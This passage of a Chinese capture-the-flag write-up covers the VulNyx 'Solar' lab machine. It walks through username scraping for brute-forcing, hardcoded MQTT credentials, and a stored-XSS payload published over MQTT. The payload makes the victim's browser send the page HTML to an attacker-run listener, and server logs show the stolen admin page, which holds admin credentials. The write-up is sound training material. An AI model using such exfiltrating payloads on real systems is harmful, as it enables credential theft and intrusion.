
注意到cookie:

解法2:信息搜集+爆破
在群主视频中看到的解法,使用正则进行提取,再进行爆破,同样优雅,且更容易被人想到,这个正则是用AI直接写的,很方便且比我的实现方法更优雅(狗头保命.jpg):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/temp/Solar]
└─$ curl -sk https://www.sunfriends.nyx/ | grep username | sort -u
                    <div class="username">AnnaSolar</div>
                    <div class="username">calvin</div>
                    <div class="username">EcoFriendly</div>
                    <div class="username">GreenThumb</div>
                    <div class="username">John20</div>
                    <div class="username">JulianAdm</div>
                    <div class="username">Robert24</div>
                    <div class="username">SolarGuy</div>

┌──(kali㉿kali)-[~/temp/Solar]
└─$ curl -sk https://www.sunfriends.nyx/ | grep -oP '<div class="username">\K[^<]+' | sort -u
AnnaSolar
calvin
EcoFriendly
GreenThumb
John20
JulianAdm
Robert24
SolarGuy
然后使用burpsuite进行爆破即可!!!对了,前提是字典里有这个密码哦。
XSS漏洞利用
查看一下dashboard.php源代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Solar Energy Dashboard</title>
    <link rel="stylesheet" href="/style.css">
    <link rel="stylesheet" href="/style2.css">
</head>

<body>
    <div class="dashboard">
        <object class="solar-icon" data="sun.svg" type="image/svg+xml" style="width:75px;"></object>
        <h1>Solar Energy Dashboard</h1>
        <div class="user-info" id="userInfo"><span>User Name</span><br>Role</div>
        <canvas id="energyChart" class="energy-chart"></canvas>
        <div class="energy-label"><span class="solar-title">Solar:</span> <span id="solarEnergyLabel"
                class="energy-value solar">0 kWh</span></div>
        <div class="energy-label"><span class="consumed-title">Consumed:</span> <span id="consumedEnergyLabel"
                class="energy-value consumed">0 kWh</span></div>
        <div class="energy-label"><span class="grid-title">Grid:</span> <span id="gridEnergyLabel"
                class="energy-value grid-positive">0 kWh</span></div>
        <a href="/logout.php" class="logout-link" id="logoutLink">Logout</a>
            </div>

    <!--<script src="/mqtt.min.js"></script>-->

    <script src="/chart.js"></script>
    <script type="module">
        import mqtt from '/mqtt.js'

        let userName = "calvin";
        let userRole = "user";

        var mqttclient = mqtt.connect('wss://www.solar.nyx/wss/', {
            clientId: userName + '-dashboard-' + new Date().valueOf(),
            username: 'user',
            password: '1tEa15klQpTx9Oub6ENG',
            protocolId: 'MQTT'
        });

        mqttclient.on("message", getMessagesStatus);

        function getMessagesStatus(msTopic, msBody) {
            let data = JSON.parse(msBody.toString());
            setParams(data.solarEnergy, data.consumedEnergy);
        }

        mqttclient.subscribe("data", function (err) {
            if (err) {
                console.log('ERROR MQTT', err.toString());
                mqttclient.end();
            }
        });

        let solar = 0, consumed = 0, grid = 0;

        // Initialize the bar chart using Chart.js
        const ctx = document.getElementById('energyChart').getContext('2d');
        let energyChart = new Chart(ctx, {
            type: 'bar',
            data: {
                labels: ['Solar', 'Consumed', 'Grid'],
                datasets: [{
                    label: 'Energy (kWh)',
                    data: [solar, consumed, grid],
                    backgroundColor: ['#6fcf97', '#eb5757', '#56ccf2'],
                }]
            },
            options: {
                scales: {
                    y: {
                        beginAtZero: true,
                        ticks: {
                            callback: function (value) { return value + " kWh"; }
                        }
                    }
                },
                plugins: {
                    legend: {
                        display: false
                    },
                    tooltip: {
                        callbacks: {
                            label: function (context) {
                                return context.dataset.label + ': ' + context.raw + ' kWh';
                            }
                        }
                    }
                }
            }
        });

        // Update the chart and labels with new data
        function setParams(solarEnergy, consumedEnergy) {
            let gridEnergy = consumedEnergy - solarEnergy;
            solar = solarEnergy;
            consumed = consumedEnergy;
            grid = gridEnergy;


            // Update the bar chart
            energyChart.data.datasets[0].data = [solar, consumed, grid];
            energyChart.update();

            // Update labels with specific colors
            document.getElementById('solarEnergyLabel').innerHTML = `<span class="energy-value solar">${solarEnergy} kWh</span>`;
            document.getElementById('consumedEnergyLabel').innerHTML = `<span class="energy-value consumed">${consumedEnergy} kWh</span>`;

            let gridLabel = document.getElementById('gridEnergyLabel');
            gridLabel.innerHTML = `<span class="energy-value ${gridEnergy < 0 ? 'grid-negative' : 'grid-positive'}">${gridEnergy} kWh</span>`;

            document.getElementById('userInfo').innerHTML = `<span>${userName}</span><br>${userRole}`;
        }

        setParams(0, 0);


    </script>
</body>

</html>
注意到硬编码的MQTT 凭据
1
2
3
4
5
6
var mqttclient = mqtt.connect('wss://www.solar.nyx/wss/', {
            clientId: userName + '-dashboard-' + new Date().valueOf(),
            username: 'user',
            password: '1tEa15klQpTx9Oub6ENG',
            protocolId: 'MQTT'
        });
跟着作者走,下载一个MQTT客户端app进行使用:


发现右上角一直在弹出重连中,关掉自动重连即可:


然后就连上了,接受全部频道的信息:

尝试发布数据,看看是否会反映到前端界面:
1
{"solarEnergy":11111,"consumedEnergy":22222}
观察源代码:
1
2
3
// Update labels with specific colors
document.getElementById('solarEnergyLabel').innerHTML = `<span class="energy-value solar">${solarEnergy} kWh</span>`;
document.getElementById('consumedEnergyLabel').innerHTML = `<span class="energy-value consumed">${consumedEnergy} kWh</span>`;
- 使用了
.innerHTML = ...—— 这会将字符串作为HTML解析并渲染 - 如果
${solarEnergy}或${consumedEnergy}包含用户可控的、未经转义的 HTML/JS 代码,就会导致 XSS
xss触发返回源代码
尝试进行测试,参考:https://len4m.github.io/posts/solar-writeup-vulnyx-en/,使用作者给的几个payload进行测试了,首先本地开启一个简易的本地服务器接受信息,然后尝试发送设计好的json过去:
1
2
3
4
{
  "solarEnergy": "<img src=x onerror=\"(async () => {location.href='http://192.168.1.12:1234?url='+encodeURIComponent(window.location.href)+'&code='+btoa(document.body.outerHTML);})();\"; />",
  "consumedEnergy": 22222
}
大致原理是通过错误触发函数执行相关命令:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/temp/Solar]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
192.168.1.10 - - [02/Jan/2026 01:59:31] "GET /?url=https%3A%2F%2Fwww.solar.nyx%2Fdashboard.php&code=PGJvZHk+CiA......CjwvYm9keT4= HTTP/1.1" 200 -
192.168.1.108 - - [02/Jan/2026 01:59:31] "GET /?url=https%3A%2F%2Fwww.solar.nyx%2Fdashboard.php&code=PGJvZHk+CiAgICA8ZGl2........KPC9ib2R5Pg== HTTP/1.1" 200 -
192.168.1.108 - - [02/Jan/2026 01:59:31] code 404, message File not found
192.168.1.108 - - [02/Jan/2026 01:59:31] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.10 - - [02/Jan/2026 01:59:32] code 404, message File not found
192.168.1.10 - - [02/Jan/2026 01:59:32] "GET /favicon.ico HTTP/1.1" 404 -
解码即可:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
<body>
<div class="dashboard">
<object class="solar-icon" data="sun.svg" type="image/svg+xml" style="width:75px;"></object>
<h1>Solar Energy Dashboard</h1>
<div class="user-info" id="userInfo"><span>calvin</span><br>user</div>
<canvas id="energyChart" class="energy-chart" width="600" height="300" style="display: block; box-sizing: border-box; height: 200px; width: 400px;"></canvas>
<div class="energy-label"><span class="solar-title">Solar:</span> <span id="solarEnergyLabel" class="energy-value solar"><span class="energy-value solar"><img src="x" onerror="(async () => {location.href='http://192.168.1.12:1234?url='+encodeURIComponent(window.location.href)+'&code='+btoa(document.body.outerHTML);})();" ;=""> kWh</span></span></div>
<div class="energy-label"><span class="consumed-title">Consumed:</span> <span id="consumedEnergyLabel" class="energy-value consumed"><span class="energy-value consumed">22222 kWh</span></span></div>
<div class="energy-label"><span class="grid-title">Grid:</span> <span id="gridEnergyLabel" class="energy-value grid-positive"><span class="energy-value grid-positive">NaN kWh</span></span></div>
<a href="/logout.php" class="logout-link" id="logoutLink">Logout</a>
</div>
<!--<script src="/mqtt.min.js"></script>-->
<script src="/chart.js"></script>
<script type="module">
import mqtt from '/mqtt.js'
let userName = "calvin";
let userRole = "user";
var mqttclient = mqtt.connect('wss://www.solar.nyx/wss/', {
clientId: userName + '-dashboard-' + new Date().valueOf(),
username: 'user',
password: '1tEa15klQpTx9Oub6ENG',
protocolId: 'MQTT'
});
mqttclient.on("message", getMessagesStatus);
function getMessagesStatus(msTopic, msBody) {
let data = JSON.parse(msBody.toString());
setParams(data.solarEnergy, data.consumedEnergy);
}
mqttclient.subscribe("data", function (err) {
if (err) {
console.log('ERROR MQTT', err.toString());
mqttclient.end();
}
});
let solar = 0, consumed = 0, grid = 0;
// Initialize the bar chart using Chart.js
const ctx = document.getElementById('energyChart').getContext('2d');
let energyChart = new Chart(ctx, {
type: 'bar',
data: {
labels: ['Solar', 'Consumed', 'Grid'],
datasets: [{
label: 'Energy (kWh)',
data: [solar, consumed, grid],
backgroundColor: ['#6fcf97', '#eb5757', '#56ccf2'],
}]
},
options: {
scales: {
y: {
beginAtZero: true,
ticks: {
callback: function (value) { return value + " kWh"; }
}
}
},
plugins: {
legend: {
display: false
},
tooltip: {
callbacks: {
label: function (context) {
return context.dataset.label + ': ' + context.raw + ' kWh';
}
}
}
}
}
});
// Update the chart and labels with new data
function setParams(solarEnergy, consumedEnergy) {
let gridEnergy = consumedEnergy - solarEnergy;
solar = solarEnergy;
consumed = consumedEnergy;
grid = gridEnergy;
// Update the bar chart
energyChart.data.datasets[0].data = [solar, consumed, grid];
energyChart.update();
// Update labels with specific colors
document.getElementById('solarEnergyLabel').innerHTML = `<span class="energy-value solar">${solarEnergy} kWh</span>`;
document.getElementById('consumedEnergyLabel').innerHTML = `<span class="energy-value consumed">${consumedEnergy} kWh</span>`;
let gridLabel = document.getElementById('gridEnergyLabel');
gridLabel.innerHTML = `<span class="energy-value ${gridEnergy < 0 ? 'grid-negative' : 'grid-positive'}">${gridEnergy} kWh</span>`;
document.getElementById('userInfo').innerHTML = `<span>${userName}</span><br>${userRole}`;
}
setParams(0, 0);
</script>
</body>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
<body>
    <div class="dashboard">
        <object class="solar-icon" data="sun.svg" type="image/svg+xml" style="width:75px;"></object>
        <h1>Solar Energy Dashboard</h1>
        <div class="user-info" id="userInfo"><span>JulianAdm</span><br>admin</div>
        <canvas id="energyChart" class="energy-chart" width="400" height="200" style="display: block; box-sizing: border-box; height: 200px; width: 400px;"></canvas>
        <div class="energy-label"><span class="solar-title">Solar:</span> <span id="solarEnergyLabel" class="energy-value solar"><span class="energy-value solar"><img src="x" onerror="(async () => {location.href='http://192.168.1.12:1234?url='+encodeURIComponent(window.location.href)+'&code='+btoa(document.body.outerHTML);})();" ;=""> kWh</span></span></div>
        <div class="energy-label"><span class="consumed-title">Consumed:</span> <span id="consumedEnergyLabel" class="energy-value consumed"><span class="energy-value consumed">22222 kWh</span></span></div>
        <div class="energy-label"><span class="grid-title">Grid:</span> <span id="gridEnergyLabel" class="energy-value grid-positive"><span class="energy-value grid-positive">NaN kWh</span></span></div>
        <a href="/logout.php" class="logout-link" id="logoutLink">Logout</a>
                    <a href="/records/" class="logout-link">Records</a>
            <a href="#" class="logout-link" id="send-record-id">Send record</a>
            </div>

    <!--<script src="/mqtt.min.js"></script>-->

    <script src="/chart.js"></script>
    <script type="module">
        import mqtt from '/mqtt.js'

        let userName = "JulianAdm";
        let userRole = "admin";

        var mqttclient = mqtt.connect('wss://www.solar.nyx/wss/', {
            clientId: userName + '-dashboard-' + new Date().valueOf(),
            username: 'admin',
            password: 'tJH8HvwVwC57BR6CEyg5',
            protocolId: 'MQTT'
        });

        mqttclient.on("message", getMessagesStatus);

        function getMessagesStatus(msTopic, msBody) {
            let data = JSON.parse(msBody.toString());
            setParams(data.solarEnergy, data.consumedEnergy);
        }

        mqttclient.subscribe("data", function (err) {
            if (err) {
                console.log('ERROR MQTT', err.toString());
                mqttclient.end();
            }
        });

        let solar = 0, consumed = 0, grid = 0;

        // Initialize the bar chart using Chart.js
        const ctx = document.getElementById('energyChart').getContext('2d');
        let energyChart = new Chart(ctx, {
            type: 'bar',
            data: {
                labels: ['Solar', 'Consumed', 'Grid'],
                datasets: [{
                    label: 'Energy (kWh)',
                    data: [solar, consumed, grid],
                    backgroundColor: ['#6fcf97', '#eb5757', '#56ccf2'],
                }]
            },
            options: {
                scales: {
                    y: {
                        beginAtZero: true,
                        ticks: {
                            callback: function (value) { return value + " kWh"; }
                        }
                    }
                },
                plugins: {
                    legend: {
                        display: false
                    },
                    tooltip: {
                        callbacks: {
                            label: function (context) {
                                return context.dataset.label + ': ' + context.raw + ' kWh';
                            }
                        }
                    }
                }
            }
        });

        // Update the chart and labels with new data
        function setParams(solarEnergy, consumedEnergy) {
            let gridEnergy = consumedEnergy - solarEnergy;
            solar = solarEnergy;
            consumed = consumedEnergy;
            grid = gridEnergy;


            // Update the bar chart
            energyChart.data.datasets[0].data = [solar, consumed, grid];
            energyChart.update();

            // Update labels with specific colors
            document.getElementById('solarEnergyLabel').innerHTML = `<span class="energy-value solar">${solarEnergy} kWh</span>`;
            document.getElementById('consumedEnergyLabel').innerHTML = `<span class="energy-value consumed">${consumedEnergy} kWh</span>`;

            let gridLabel = document.getElementById('gridEnergyLabel');
            gridLabel.innerHTML = `<span class="energy-value ${gridEnergy < 0 ? 'grid-negative' : 'grid-positive'}">${gridEnergy} kWh</span>`;

            document.getElementById('userInfo').innerHTML = `<span>${userName}</span><br>${userRole}`;
        }

        setParams(0, 0);

            // Show message
            function showMessage(msg) {
                const mensajeDiv = document.createElement('div');
                mensajeDiv.classList.add("temp-message")
                mensajeDiv.textContent = msg;
                document.body.appendChild(mensajeDiv);
                setTimeout(() => {
                    mensajeDiv.remove();
                }, 3000);
            }

            // Function to send the record
            function sendrecord() {
                let btn = document.getElementById('send-record-id');
                if (!btn.disabled) {
                    // Capture the chart as a base64 image
                    let chartImage = energyChart.toBase64Image();

                    mqttclient.publish('record', JSON.stringify({
                        time: new Date().toISOString(),
                        user: {
                            name: userName,
                            role: userRole
                        },
                        solar: solar,
                        consumed: consumed,
                        grid: grid,
                        chart: chartImage
                    }));

                    btn.disabled = true;
                    btn.style.opacity = '0.3';


                    setTimeout(() => {
                        btn.style.opacity = '1';
                        btn.disabled = false;
                        showMessage('Record was end successfully!')
                    }, 1500);
                }
            }
            document.getElementById('send-record-id').onclick = sendrecord;

    </script>


</body>
这里触发了两次:
| IP 地址 | 用户身份 | 证据 |
|---|---|---|
192.168.1.10 | 普通用户 calvin | HTML 中包含: <span>calvin</span><br>user |
192.168.1.108 | 管理员 JulianAdm | HTML 中包含: <span>JulianAdm</span><br>admin |
